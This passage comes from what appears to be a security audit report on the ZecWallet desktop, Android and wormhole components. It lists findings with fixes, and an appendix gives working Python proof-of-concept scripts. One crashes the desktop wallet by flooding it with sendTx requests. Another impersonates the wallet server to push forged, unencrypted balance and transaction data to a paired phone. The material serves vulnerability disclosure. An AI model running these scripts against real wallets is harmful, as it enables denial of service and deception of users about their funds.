Assume Eve is authenticated to Alice's desktop Qt wallet. Eve can spam `sendTx` requests to the desktop wallet as fast as possible, then disconnect. A read access violation will occur at the specified location, causing the wallet to crash.

Recommendation
Short term, investigate this access violation to ensure there is not a larger issue at hand. A sample proof of concept has been included, as specified below.

Long term, it often helps to create a testing harness to ensure no complex static trapping or memory corruption cases exist. The use of profiling, analysis, and fuzzing tools are encouraged.

Appendix B contains a proof of concept python client which replicates this issue.

17. Wormhole idle timeout too long

Severity: Low
Type: Denial of Service
Target: `Service.kt`

Difficulty: Low
Finding ID: TOB-ZEC-017

Description
The wormhole service sets the idle timeout at five minutes without verifying that the client has sent basic registration. The length of this timeout may enable “slowloris”-style denial of service attacks.

The following code sets the idle timeout on connection.

```
Javalin.create().apply {
    ws("/") { ws ->
        ws.onConnect { session ->
            LOG.info("Connected Session")
            session.idleTimeout = 5 * 60 * 1000 // 5 minutes
        }
```

Figure 1: idle timeout setting in the wormhole service (Service.kt#L22-L27)

There is no enforcement of the expected registration command to register the client to the server. In practice, both desktop and mobile clients are expected to send a register command upon connection. This may enable more simplistic attacks such as a slowloris attack.

Exploit Scenario
Eve wishes to exhaust the wormhole server’s resources with minimal effort from her end. Having seen that connections can be kept open for such a long time, Eve chooses to invoke a slowloris attack and begins to open many connections to the server, exhausting resources with minimal computational cost.

Recommendation
Short term, change the idle timeout and require periodic “keep alive” messages from the client to keep a connection alive. Alternatively, create a basic authentication system which has different idle timeouts prior to authentication, and afterwards.

Long term, consider that server architecture must scale appropriately. Focus on minimizing server exhaustion and invalidating poorly informed input as soon as possible.

References
- Slowloris Attack

18. Wormhole continues parsing input after emitting an error

Severity: Low
Type: Data Validation
Target: `Service.kt`

Difficulty: Low
Finding ID: TOB-ZEC-018

Description
The wormhole service attempts to limit received message sizes to 50KB, but continues to process the underlying data after emitting an error. This could be leveraged in a denial of service attack.

The wormhole services limits messages to 50KB, but does not cease the execution of any subsequent code:

```
ws.onMessage { session, message ->
    // Limit message size to 50kb of hex encoded text
    if (message.length > 2 * 50 * 1024) {
        sendError(session, "Message too big")
    }

[...]
```

Figure 1: onMessage receiver, sends error about size but continues to parse the message (Service.kt#L34-L38)

Similarly, the error sending function does not cease the flow of execution:

```
fun sendError(session: WsSession, err: String) {
    if (session.isOpen) {
        session.send(json { obj("error" to err) }.toJsonString())
    }
}
```

Figure 2: sendError does not cease subsequent code from executing (Service.kt#L105-L109)

The server instead sends this error message and continue to parse the underlying contents of the message. If large pre-computed JSON data is supplied, the resulting exhaustion of resources would scale worse for the server than the attackers.

Exploit Scenario
Eve wishes to launch a denial server attack on the wormhole server. Instead of relying solely on network congestion to exhaust resources, Eve could send large pre-computed JSON data which the server will be forced to receive and parse.

Recommendation
Short term, add a `return` statement after the error has been sent to the user, ceasing the execution of any subsequent parsing.

Long term, track important invariants and ensure that they cannot be broken. Write tests for each codebase to ensure these invariants hold. Consider that server architecture must scale appropriately. Focus on minimizing server exhaustion and invalidating poorly informed input as soon as possible.

19. Weak TLS ciphers supported by wormhole

Severity: Medium
Type: Configuration
Target: Wormhole TLS

Difficulty: Medium
Finding ID: TOB-ZEC-019

Description
The wormhole server supports the following weak SSL ciphers which have been deemed to be insufficient for modern transport security:

Cipher Mode	Safety Rating	Key Size
TLS_RSA_WITH_AES_128_GCM_SHA256 (0x9c)	WEAK	128
TLS_RSA_WITH_AES_256_GCM_SHA384 (0x9d)	WEAK	256
TLS_RSA_WITH_AES_128_CBC_SHA256 (0x3c)	WEAK	128
TLS_RSA_WITH_AES_256_CBC_SHA256 (0x3d)	WEAK	256
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)	WEAK	128
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)	WEAK	256

Additionally connections from the following outdated devices and browsers are allowed by the server:

- Android 2.3.7
- Android 4.0.4
- Android 4.1.1
- Android 4.2.2
- Android 4.3
- Android 4.4.2
- IE7

Exploit Scenario
Alice connects to the wormhole server using an out of date Android device which only supports insufficient ciphers. Eve notices, and uses a cryptographic attack to compromise the transport encryption, revealing Alice's confidential data.

Recommendation
Short term, disable all TLS ciphers listed above.

Long term, always ensure that only the most recent cipher suites and versions of TLS are enabled. This will ensure that downgrade attacks and the like cannot be carried out against users of the wormhole service.

References

- SSL and TLS Deployment Best Practices

20. Wormhole server supports TLS 1.0 and 1.1

Severity: Medium
Type: Configuration
Target: Wormhole TLS

Difficulty: Medium
Finding ID: TOB-ZEC-020

Description
TLS 1.0 and 1.1 and not considered to be modern, up to date encryption protocols and may facilitate downgrade attacks resulting in the loss of confidentiality. As both TLS 1.0 and 1.1 are deprecated, they should never be made available to users.

Exploit Scenario
Alice connects to the wormhole server using an out of date Android device which only supports TLS 1.0. Eve notices and proceeds to launch a downgrade attack against Alice, stripping her connection of transport security. Alice's data is exposed to Eve, leading to compromise.

Recommendation
Short term, remove support for TLS 1.0 and 1.1.

Long term, always ensure that only the most recent cipher suites and versions of TLS are enabled. This will ensure that downgrade attacks and the like cannot be carried out against users of the wormhole service.

References
- SSL and TLS Deployment Best Practices

21. Failure to use platform encryption

Severity: Medium
Type: Cryptography
Target: Qt Wallet desktop, Android

Difficulty: Medium
Finding ID: TOB-ZEC-021

Description
Data at rest is stored without using platform encryption. Tools such as the MacOS keychain, or the Windows certificate store are not used to protect the highly sensitive financial data contained by this application from tampering and abuse. Data is instead stored in flat files, or in local databases without any protection.

Keychains, hardware security modules, and trusted platform modules are designed in order to prevent sensitive data from being accessed by attackers. Without them, local attackers will have easy access to sensitive data

Exploit Scenario
Alice walks away from her unlocked workstation to have lunch. Eve approaches the unlocked workstation, and takes advantage of the large number of unsecured private keys on the workstation to compromise Alice's wallet.

Recommendation
Short term, implement file system encryption on all sensitive data that rests on the system.

Long term, move all sensitive data to the strongest secure possible on each platform. For instance, use the MacOS keychain for MacOS systems.

References
- Keychain Services

22. Sensitive data is not promptly cleared from memory

Severity: Low
Type: Cryptography
Target: Qt Wallet desktop, Android, and Wormhole

Difficulty: High
Finding ID: TOB-ZEC-022

Description
Sensitive data is not consistently cleared from memory after it is no longer needed. Instances of this behavior were found across the desktop, mobile, and wormhole applications.

For instance, in the desktop application:

```
QObject::connect(pui.buttonBox->button(QDialogButtonBox::Save),
&QPushButton::clicked, [=] () {
        QString fileName = QFileDialog::getSaveFileName(this, tr("Save
File"),
                            allKeys ? "zcash-all-privatekeys.txt" :
"zcash-privatekey.txt");
        QFile file(fileName);
        if (!file.open(QIODevice::WriteOnly)) {
            QMessageBox::information(this, tr("Unable to open file"),
file.errorString());
            return;
        }
        QTextStream out(&file);
        out << pui.privKeyTxt->toPlainText();
    });

    // Call the API
    auto isDialogAlive = std::make_shared<bool>(true);

    auto fnUpdateUIWithKeys = [=](QList<QPair<QString, QString>> privKeys)
{
        // Check to see if we are still showing.
        if (! *(isDialogAlive.get()) ) return;

        QString allKeysTxt;
        for (auto keypair : privKeys) {
            allKeysTxt = allKeysTxt % keypair.second % " # addr=" %
keypair.first % "\n";
        }

        pui.privKeyTxt->setPlainText(allKeysTxt);
        pui.buttonBox->button(QDialogButtonBox::Save)->setEnabled(true);
```

```
    };

    if (allKeys) {
        rpc->getAllPrivKeys(fnUpdateUIWithKeys);
    }
    else {
        auto fnAddKey = [=](json key) {
            QList<QPair<QString, QString>> singleAddrKey;
            singleAddrKey.push_back(QPair<QString, QString>(addr,
QString::fromStdString(key.get<json::string_t>())));
            fnUpdateUIWithKeys(singleAddrKey);
        };

        if (Settings::getInstance()->isZAddress(addr)) {
            rpc->getZPrivKey(addr, fnAddKey);
        }
        else {
            rpc->getTPrivKey(addr, fnAddKey);
        }
    }

    d.exec();
    *isDialogAlive = false;
}
```

Figure 1: Sensitive data is not cleared after use (mainwindow.cpp#L969-L1017)

Private keys are not freed after use. No routines appear to exist for removing them from memory.

In the Android application, cryptographic primitives are not erased from memory:

```
private fun decrypt(nonceHex: String, encHex: String) : String {
        // Enforce limits on sizes
        if (nonceHex.length > Sodium.crypto_secretbox_noncebytes() *2 ||
            encHex.length > 2 * 50 * 1024 /*50kb*/) {
            return "error: Max size of message exceeded"
        }

        // First make sure the remote nonce is valid
        if (!checkRemoteNonce(nonceHex)) {
            return "error: Remote Nonce was too low"
        }

        val encsize = encHex.length / 2
        val encbin = encHex.hexStringToByteArray(encHex.length / 2)
```

```
        val decrypted = ByteArray(encsize -
Sodium.crypto_secretbox_macbytes())

        val noncebin =
nonceHex.hexStringToByteArray(Sodium.crypto_secretbox_noncebytes())

        val result = Sodium.crypto_secretbox_open_easy(decrypted, encbin,
encsize, noncebin, getSecret())
        if (result != 0) {
            return "error: Decryption Error"
        }

        Log.i(this.TAG, "Decrypted to: ${String(decrypted).replace("\n", "
")}")
        updateRemoteNonce(nonceHex)
        return String(decrypted)
    }
```

Figure 2: The Android device does not clear sensitive data from memory (DataModel.kt#L174-L201)

And in the wormhole, there is no control of the data being held on to by the server, all of which is sensitive:

```
// Parse the message as json
try {
    val j = Parser.default().parse(StringBuilder(message)) as JsonObject

    if (j.contains("ping")) {
        // Ignore, this is a keep-alive ping
        logInfo("Ping ${usermap[session]}", j)
        // Just send the ping back
        session.send(message)
        return@onMessage
    }

    if (j.contains("register")) {
        logInfo("Register ${j["register"].toString()}", j)
        doRegister(session, j["register"].toString())
        return@onMessage
    }
```

Figure 3: The wormhole also does not erase sensitive data from memory (Service.kt#L42-L58)

Exploit Scenario

Eve finds a memory disclosure bug against the wormhole server. Eve uses this bug to see the many tokens left in heap memory on the server. Eve uses this data to launch further attacks.

Recommendation
In the short term, refactor sensitive strings into Byte arrays in Kotlin. Byte arrays are freed more regularly than strings in the JVM. This helps keep sensitive data off the heap. For C++, null the bytes in memory after using the data.

Long term, create an inventory of all locations where sensitive cryptographic data is created or used. Ensure that all memory is always cleared after use. Use patterns that clear and then nil memory for sensitive operations.

References
- Byte Buffers and Non-Heap Memory

23. Best practice: use two-factor authentication

Severity: Low
Type: Authentication
Target: Qt Wallet Application

Difficulty: Low
Finding ID: TOB-ZEC-023

Description
The application does not use a second authentication factor. A 2-factor application solution such as TOTPs is not used. During phone enrollment with the desktop application, some form of two factor application should be used to prevent malicious enrollment of devices, as well as malicious authentication to the wallet itself.

Exploit Scenario
Eve attempts to enroll her phone with the Qt desktop wallet instance running on Alice's computer. Eve is able to pair her phone with Alice's computer due to the lack of protection on the Qt desktop wallet.

Recommendation
Short term, implement a two-factor authentication solution appropriate for the application.

Long term, utilize stronger, multi-factor authentication for all sensitive operations. This may include step-up authentication in those cases wherein the user has failed some simpler authentication check, and the application requires additional authentication from the user prior to proceeding.

References
- Two Factor Authentication

24. Lack of HTTP caching headers on the wormhole server

Severity: Low
Type: Configuration
Target: Wormhole server

Difficulty: Low
Finding ID: TOB-ZEC-024

Description
The wormhole server does not use HTTP caching headers such as Cache-Control to control caching behavior of any potential intermediaries. This is considered a security best practice and should be implemented.

Exploit Scenario
Alice accidentally connects over TLS to the wormhole server using her web browser. Eve observes this, knowing that Alice's browser will cache any traffic received from the wormhole server. Eve then raids Alie's browser cache for valuable information from the wormhole server.

Recommendation
In the short term use the "no-store and no-cache, must-revalidate, max-age=0" attributes with the Cache-Control HTTP headers for all TLS communications. The underlying Javalin HTTP library used by Zcash can be modified to set these headers, using the information in the provided links.

The basic caching behavior of Javalin is described in the documentation as:

> *"Javalin serves static files with the `Cache-Control` header set to `max-age=0`. This means that browsers will always ask if the file is still valid. If the version the browser has in cache is the same as the version on the server, Javalin will respond with a `304 Not modified` status, and no response body. This tells the browser that it's okay to keep using the cached version. If you want to skip this check, you can put files in a dir called `immutable`, and Javalin will set `max-age=31622400`, which means that the browser will wait one year before checking if the file is still valid. This should only be used for versioned library files, like `vue-2.4.2.min.js`, to avoid the browser ending up with an outdated version if you change the file content. WebJars also use `max-age=31622400`, as the version number is always part of the path."*

References
- Testing for Browser cache weakness
- Setting Cache Control headers in Javalin

25. Insufficient protection of tokens during transit

Severity: Low
Type: Configuration
Target: Wormhole server, QT Desktop

Difficulty: Hard
Finding ID: TOB-ZEC-025

Description
The QT Wallet and the wormhole server use a cryptographic scheme where data is encrypted with the shared secret key, and devices are paired on the wormhole server by a hash of a hash of the secret. Specifically, secrets are double-hashed using the SHA256 hashing algorithm. While hashing schemes of this nature are capable of being strong, they are not the most robust solution for obscuring data from the wormhole server.

Although SHA256 is currently considered secure, it will become increasingly weaker with time due to its popularity.

Exploit Scenario
Eve happens to administer Alice's wormhole server. Eve uses her knowledge of cryptographic hashing algorithms to crack the SHA256 hash and gain access to encrypted messages sent by Alice.

Recommendation
Short term, consider adding another shared secret within the QR code which serves as a wormhole code. This would disassociate the shared secret key used for encryption from any exposed wormhole code. w

Long term, ensure that exposed data is not derived using a common algorithm from any sensitive information which could be used to discern or calculate the original data.

References
- Using Salts, Nonces, and Initialization Vectors

26. Centralized point of failure for mobile device sending transactions

Severity: Medium
Type: Denial of Service
Target: `SendActivity.kt`

Difficulty: Medium
Finding ID: TOB-ZEC-026

Description
The inability to access and obtain a non-zero ZEC price from coinmarketcap.com's API will result in mobile wallets being unable to send funds without use of a "send transaction QR code."

Funds sent from the mobile wallet are input as USD amounts, and calculate the ZEC amount to send based off of a `zecprice` JSON field sent from the desktop application. The following calculation occurs:

```
amountZEC.text =
    "${DataModel.mainResponseData?.tokenName} " +
DecimalFormat("#.########").format(usd / zprice)
```

Figure 1: ZEC amount calculation (SendActivity.kt#L98-L99)

If the ZEC price is zero, the calculated ZEC amount to send will be infinity, and the user will be unable to send funds.

```
// Then if the amount is valid
val amt = amountZEC.text.toString()
val parsedAmt = amt.substring("${DataModel.mainResponseData?.tokenName} ".length,
amt.length)
if (parsedAmt.toDoubleOrNull() == 0.0 || parsedAmt.toDoubleOrNull() == null) {
    showErrorDialog("Invalid amount!")
    return
}
```

Figure 2: the error encountered when parsing infinity (SendActivity.kt#L133-L139)

The ZEC price is supplied by the desktop application via a `getInfo` response upon connection or refreshing. The ZEC price is acquired on the desktop application within `refreshZECPrice`, which derives it from coinmarketcap.com's API. In the event the price cannot be obtained, it is set to zero. This will trigger the inability to send funds from mobile devices. Similarly, a zero price received from coinmarketcap's API will also cause a denial of service to mobile wallet users.

```
void RPC::refreshZECPrice() {
    if  (conn == nullptr)
        return noConnection();
```

```
    QUrl cmcURL("https://api.coinmarketcap.com/v1/ticker/");

[...]
```

Figure 3: excerpt showing the start of ZEC price acquisition (rpc.cpp#L1037-L1088)

The only way to directly set the ZEC amount is by scanning details of the transaction from a QR code, which is not ideal.

Exploit Scenario
Eve wishes to deny access to send transactions for all mobile users of ZecWallet at a given time. Eve performs a denial of service attack (DNS hijacking, DoS, etc) on coinmarketcap's servers. This denial of service to coinmarketcap's API will also cause a denial of service to users which wish to send a transaction from their mobile device.

Recommendation
Short term, add the ability for mobile users to set a ZEC amount they wish to send to others (outside of the use of a QR code). Re-evaluate the control which coinmarketcap's API has over amount calculations when sending transactions to ensure attacks on coinmarketcap cannot result in large calculations a user may not notice when sending transactions.

Long term, evaluate all points of centralization to ensure that significant failure cannot occur as a result.

A. Vulnerability Classifications

Vulnerability Classes	
Class	**Description**
Access Controls	Related to authorization of users and assessment of rights
Auditing and Logging	Related to auditing of actions or logging of problems
Authentication	Related to the identification of users
Configuration	Related to security configurations of servers, devices or software
Cryptography	Related to protecting the privacy or integrity of data
Data Exposure	Related to unintended exposure of sensitive information
Data Validation	Related to improper reliance on the structure or values of data
Denial of Service	Related to causing system failure
Error Reporting	Related to the reporting of error conditions in a secure fashion
Patching	Related to keeping software up to date
Session Management	Related to the identification of authenticated users
Timing	Related to race conditions, locking or order of operations
Undefined Behavior	Related to undefined behavior triggered by the program

Severity Categories	
Severity	**Description**
Informational	The issue does not pose an immediate risk, but is relevant to security best practices or Defense in Depth
Undetermined	The extent of the risk was not determined during this engagement
Low	The risk is relatively small or is not a risk the customer has indicated is important
Medium	Individual user's information is at risk, exploitation would be bad for client's reputation, moderate financial impact, possible legal

	implications for client
High	Large numbers of users, very bad for client's reputation, or serious legal or financial implications

Difficulty Levels	
Difficulty	**Description**
Undetermined	The difficulty of exploit was not determined during this engagement
Low	Commonly exploited, public tools exist or can be scripted that exploit this flaw
Medium	Attackers must write an exploit, or need an in-depth knowledge of a complex system
High	The attacker must have privileged insider access to the system, may need to know extremely complex technical details or must discover other weaknesses in order to exploit this issue

B. Proof of Concept Exploits for Client/Server Attacks

Scripts were created to facilitate vulnerability discovery in the server/client applications:

- **zec_client.py** is a client application that connects to the Qt desktop application. Replace the hardcoded connection string with one supplied by the Qt desktop application, then run the script. It will spam `sendTx` requests to the server. Terminate the script and the Qt application should have a read access violation (TOB-ZEC-016). You will need to regenerate a new connection string every time you run the script since the nonce for this application starts from zero.
- **zec_encryption.py** provides functions to wrap the underlying libsodium encryption for use in testing activities.
- **zec_server.py** is a server application that imitates the Qt desktop wallet server. Change the hardcoded host information at the bottom of the file, then run the script. Upon connection, the server will send unencrypted responses for requests which we never made to the mobile device, and the mobile device will display the provided information (TOB-ZEC-001, TOB-ZEC-002). This application does not require new connection strings to be generated, and can be used with a pre-paired mobile device.

Testing was performed on Windows 10 Enterprise, Version 10.0.17134 Build 17134, using Python 3.7.

zec_client.py

```
import websocket
import json
import _thread
import time
import zec_encryption

shared_secret = None
wormhole_code = None
local_nonce = 0
remote_nonce = 0


def get_local_nonce_binary():
	return local_nonce.to_bytes(24, byteorder="little", signed=False)


def get_remote_nonce_binary():
	return remote_nonce.to_bytes(24, byteorder="little", signed=False)


def on_message(ws, message):
	global remote_nonce
	# Print and decode the received message.
	print(f"Received: {message}")
```

```
        message = json.loads(message)

        # Parse all relevant information out of the request.
        new_remote_nonce_bin = bytes.fromhex(message['nonce']) if 'nonce' in message else
None  # Nonce used to protect against replay attacks.
        payload = bytes.fromhex(message['payload']) if 'payload' in message else None  #
Encrypted payload
        to = bytes.fromhex(message['to']) if 'to' in message else None  #
SHA256(SHA256(secret_key)), used to pair two devices via wormhole.

        # Check that the worm code equals our expected worm code.
        assert wormhole_code == to, "Provided wormhole field in json ('to') was invalid."

        # Check the nonce given to us is never smaller than the previous one received.
        if new_remote_nonce_bin:
                new_remote_nonce = int.from_bytes(new_remote_nonce_bin, byteorder='little',
signed=False)
                assert new_remote_nonce >= remote_nonce, f"New remote nonce
({new_remote_nonce}) should not be smaller than previous ({remote_nonce})."

        # Print the 'to' address.
        print(f"To: {message['to']}")

        # Try to decrypt our payload, and advance our nonce if successful.
        if payload:
                decrypted = zec_encryption.decrypt(payload, shared_secret,
new_remote_nonce_bin)
                print(f"Decrypted:")
                print(f"{decrypted}")
                remote_nonce = new_remote_nonce

                print("Sending tx")
                tx_message = json.dumps({
                        "command": "sendTx",
                        "tx": {
                                "amount": 800,
                                "to":
"ztestsapling1ggc9z2u45ruu5dv33n7l5kdyrn8d89f34pvlagpdhscjzhe52k2fnp6nk832xmmyegzp7dm87c8",
                                "memo": "TEST" * 1000
                        }
                })
                send_encrypted_message(ws, tx_message)


def on_error(ws, error):
        print(error)


def on_close(ws):
        print(f"{ws} disconnected")


def send_encrypted_message(ws, msg):
        global local_nonce
        local_nonce += 2
        if isinstance(msg, str):
                msg = msg.encode('utf-8')
        payload = zec_encryption.encrypt(msg, shared_secret, get_local_nonce_binary())
        encapsulating_msg = json.dumps({
                        "nonce": get_local_nonce_binary().hex(),
```

```
                        "payload": payload.hex(),
                        "to": wormhole_code.hex()
                })

        # Pad the message to 512 bytes with spaces.
        if len(encapsulating_msg) % 512 != 0:
                encapsulating_msg += " " * (512 - (len(encapsulating_msg) % 512))
        ws.send(encapsulating_msg)


def on_open(ws):
        def run(*args):
                # Refresh our nonce from the starting point (NOTE: This means communications
will only work from new).
                global local_nonce
                local_nonce = 0

                # Send the initial request to obtain information to the desktop wallet.
                init_message = json.dumps({
                        "command": "getInfo",
                        "name": "Trail of Bits",
                })
                send_encrypted_message(ws, init_message)

                # Keep this thread alive.
                while True:
                        time.sleep(1)
                ws.close()
        _thread.start_new_thread(run, ())


# Create our client and connect to the server.
if __name__ == "__main__":

        # Parse the connection information
        connection_string =
"ws://192.168.0.11:8237,e09578dd4abfcec03e4853ea2e7cd0b10df9a82ce17ce46d6f755977cc911f6a"
        connection_info = connection_string.split(',')
        assert len(connection_info), "Improper connection string format."

        # Parse the shared secret and compute the wormhole code
        shared_secret = bytes.fromhex(connection_info[1])
        wormhole_code = zec_encryption.generate_wormhole_code(shared_secret)

        print(f"Shared secret: {shared_secret.hex()}")
        print(f"Wormhole code: {wormhole_code.hex()}")

        # Create the websocket client.
        websocket.enableTrace(True)
        ws = websocket.WebSocketApp(connection_info[0],
                                                                on_message = on_message,
                                                                on_error = on_error,
                                                                on_close = on_close)
        ws.on_open = on_open
        ws.run_forever()
```

zec_encryption.py

```
import nacl.secret
```

```
import nacl.utils
import nacl.hash


def random_bytes(len):
        """
        Generates a given number of random bytes.
        :param len: The length of the byte array we wish to generate.
        :return: Returns a random byte array of the provided size.
        """
        return nacl.utils.random(len)


def generate_secret_key():
        """
        Generates a new secret key for encrypting communications.
        :return: Returns the secret key.
        """
        return nacl.utils.random(nacl.secret.SecretBox.KEY_SIZE)


def generate_nonce():
        """
        Generates a random nonce for encrypting communications.
        :return: Returns a random nonce.
        """
        return nacl.utils.random(nacl.secret.SecretBox.NONCE_SIZE)


def encrypt(msg, key, nonce):
        """
        Encrypts a message with a given shared secret key and nonce.
        :param msg: (bytes) The message to encrypt.
        :param key: (bytes) The shared secret key to use for encryption.
        :param nonce: (bytes) The nonce used for the encryption.
        :return: (bytes) Returns an encrypted message.
        """
        box = nacl.secret.SecretBox(key)
        return box.encrypt(msg, nonce)[len(nonce):]


def decrypt(msg, key, nonce):
        """
        Decrypts a message with a given shared secret key.
        :param msg: (bytes) The message to decrypt.
        :param key: (bytes) The shared secret key to use for decryption.
        :return: (bytes) Returns the decrypted message.
        """
        box = nacl.secret.SecretBox(key)
        return box.decrypt(nonce + msg)


def generate_wormhole_code(key):
        """
        Generates the code used to register/pair devices on the wormhole.
        :param key: (bytes) The shared secret key which is used as a seed to the key.
        :return: (bytes) Returns a hash which represents a wormhole identifier.
        """
        first = nacl.hash.sha256(key, encoder=nacl.encoding.RawEncoder)
        second = nacl.hash.sha256(first, encoder=nacl.encoding.RawEncoder)
```

```
        return second


def test():
        """
        Tests the underlying encryption methods.
        :return: None
        """
        # Test encryption/decryption
        key = generate_secret_key()
        nonce = generate_nonce()
        msg = bytes("blah", 'utf-8')
        msg = encrypt(msg, key, nonce)
        msg = decrypt(msg, key, nonce)
        assert msg.decode("utf-8") == "blah"

        # Test wormhole code generation
        key =
bytes.fromhex("8370ffd8ecffe88498276b833206db8e19d670db517de2927e7ffed55f83fc93")
        wormhole_code = generate_wormhole_code(key)
        assert wormhole_code.hex() ==
"85ee4a9f38df9ffa2dd6339713ab39af51273736e676f3d2cb4ed1aa404147a0", wormhole_code.hex()

        # Test message encryption/decryption (sample dumped from mobile application)
        msg =
"7B22636F6D6D616E64223A22676574496E666F222C226E616D65223A22476F6F676C6520416E64726F696420534
44B206275696C7420666F7220783836227D20202020202020202020202020202020202020202020202020202020
02020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202
02020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202
02020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202
02020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202
02020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202
020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020"
        msg = bytes.fromhex(msg)
        nonce = 4
        nonce = nonce.to_bytes(24, byteorder="little", signed=False)
        msg = encrypt(msg, key, nonce)
        assert msg.hex() ==
"e2ff658e734411ece4be81f8159e1f94ad910c2558af57609c90d888eec9f57663ab489241d656d7584e3e14c7d
3fd0c44e50897abf1b5257e4228254979f729f5f7fdb4b3a7b5218f569fc8f328f16d9838a4bc07e6d93b91e51dd
9aa10c243dc2f3f5361064f5025fc38986d9ac8fac516471211cff00008c1c87ed4d0866cebe7461309a69047920
e67371145cbfb065bacf11ca08043bc0aa1977e53b081d8332b64933774d0800d12a42bdb08315339534e582462d
309ed47cded0707b50aa82194f5555435c87eaeee7b04985c8af3a71f0a4192d95695b4543145b5a330bc6cda1c3
d6eb682c260d0317866a495c7d266875b1c8c7218bc1b3460e17b6e95dc6bb49eb03e92e1ac74a8a6c471",
msg.hex()


# Test encryption methods if ran directly.
if __name__ == "__main__":
        test()
```

zec_server.py

```
from SimpleWebSocketServer import SimpleWebSocketServer, WebSocket
import json

# The message number received for this connection.
MSG_NUM = 0


class ZecWalletServer(WebSocket):
```

```
       def handleMessage(self):
              global MSG_NUM

              # Print and decode the received message.
              print(f"Received: {self.data}")
              msg = json.loads(self.data)

              # Parse all relevant information out of the request.
              nonce = bytes.fromhex(msg['nonce'])  # Nonce used to protect against replay
attacks.
              payload = bytes.fromhex(msg['payload'])  # Encrypted payload
              to = bytes.fromhex(msg['to'])  # SHA256(SHA256(secret_key)), used to pair two
devices via wormhole.

              # Print the 'to' address.
              print(f"To: {msg['to']}")

              # Attack: We ignore what was sent since it is encrypted with a key we do not
know. Instead we send
              # unencrypted data without a 'nonce' field.

              # Issue: The mobile device decrypts and parses messages in the same function,
and assumes if a 'nonce'
              # exists, it hasn't been decrypted yet. The parsing function recurses on
itself with the decrypted payload
              # An attacker can simply exclude a 'nonce' field and bypass encryption for
messages sent to the device.
              #
https://github.com/adityapk00/zqwandroid/blob/43b00b099b3a93ec81b0aef77ce109d4eaeb0168/app/s
rc/main/java/com/adityapk/zcash/zqwandroid/DataModel.kt#L73-L79
              if MSG_NUM == 0:
                     # Send a "getInfo" response, despite not being requested one.
                     response = json.dumps({
                            "balance": -7777777,
                            "command": "getInfo",
                            "maxspendable": 3,
                            "maxzspendable": 0,
                            "saplingAddress": "I MADE THIS ADDRESS UP     ",
                            "serverversion": "0.6.6",
                            "tAddress": "I MADE THIS ADDRESS UP TOO     ",
                            "tokenName": "TOB",
                            "version": 1,
                            "zecprice": 0
                            })
              elif MSG_NUM == 1:
                     # After receiving "getInfo" information, the mobile app would've
requested transaction data
                     # so we supply it some dummy data
                     response = json.dumps({
                            "command": "getTransactions",
                            "transactions": [
                                   {
                                          "address":
"tmZ3asLDJQjwUZtCSaaREzEgobH8nZrspXt",
                                          "amount": "3",
                                          "confirmations": 93,
                                          "datetime": 1554862167,
                                          "memo": "",
                                          "txid":
```

```
"a36458447c8c10492e94719da6b0b249159c538c95d37f755005726cb667f3f3",
                                        "type": "receive"
                                    },
                                    {
                                        "address":
"tmWv7mkHJhc8qrCY668BpkxCUDUy3A7wkjR",
                                        "amount": "0.9999",
                                        "confirmations": 125,
                                        "datetime": 1554856196,
                                        "memo": "",
                                        "txid":
"7324468c7820c9527d121e578d8c3d8d39d5b928cf8812fb2a47cbbf74114f97",
                                        "type": "receive"
                                    },
                                    {
                                        "address":
"tm9oMeWDjW2VWk5EW1VWKbfMs5o6fBsPSiU",
                                        "amount": "2",
                                        "confirmations": 125,
                                        "datetime": 1554856196,
                                        "memo": "",
                                        "txid":
"7324468c7820c9527d121e578d8c3d8d39d5b928cf8812fb2a47cbbf74114f97",
                                        "type": "receive"
                                    },
                                    {
                                        "address":
"tmWv7mkHJhc8qrCY668BpkxCUDUy3A7wkjR",
                                        "amount": "-1",
                                        "confirmations": 125,
                                        "datetime": 1554856196,
                                        "memo": "",
                                        "txid":
"7324468c7820c9527d121e578d8c3d8d39d5b928cf8812fb2a47cbbf74114f97",
                                        "type": "send"
                                    },
                                    {
                                        "address":
"tm9oMeWDjW2VWk5EW1VWKbfMs5o6fBsPSiU",
                                        "amount": "-2.0001",
                                        "confirmations": 125,
                                        "datetime": 1554856196,
                                        "memo": "",
                                        "txid":
"7324468c7820c9527d121e578d8c3d8d39d5b928cf8812fb2a47cbbf74114f97",
                                        "type": "send"
                                    },
                                    {
                                        "address":
"tmSRv2D7LgNHribq4MysdAeBtzzUjXSa6Wy",
                                        "amount": "3",
                                        "confirmations": 156,
                                        "datetime": 1554852443,
                                        "memo": "",
                                        "txid":
"dc818dd99056ccb39d9d6da8ae6f8dd997f81a14659606bb32202f88121696bf",
                                        "type": "receive"
                                    },
                                    {
                                        "address":
```

```
"tmURj6rrwsWkTK2XCMSPkVtUY9cRxC3E68D",
                                                "amount": "3",
                                                "confirmations": 313,
                                                "datetime": 1554829076,
                                                "memo": "",
                                                "txid":
"cd89a4da880036821e0ca32cd4a54bec90758f36aeb1b14cb84b7fe304e09c58",
                                                "type": "receive"
                                        }
                                ],
                                "version": 1
                        })

                # Send the unencrypted response.
                print(f"Sending: {response}")
                self.sendMessage(response)

                # There are only two responses we send, so we alternate between these in case
of a request for refreshing.
                # Since "getInfo" triggers a "getTransactions" command, we can assume this
will alternate fine, or will at
                # least suffice for a proof of concept.
                MSG_NUM = (MSG_NUM + 1) % 2

        def handleConnected(self):
                # Print a connected message.
                print(f"{self.address} connected")

        def handleClose(self):
                # Print a disconnected message.
                print(f"{self.address} disconnected")


if __name__ == "__main__":
        # Start a websocket server.
        print("Starting websocket server...")
        server = SimpleWebSocketServer('192.168.0.11', 8237, ZecWalletServer)
        server.serveforever()
```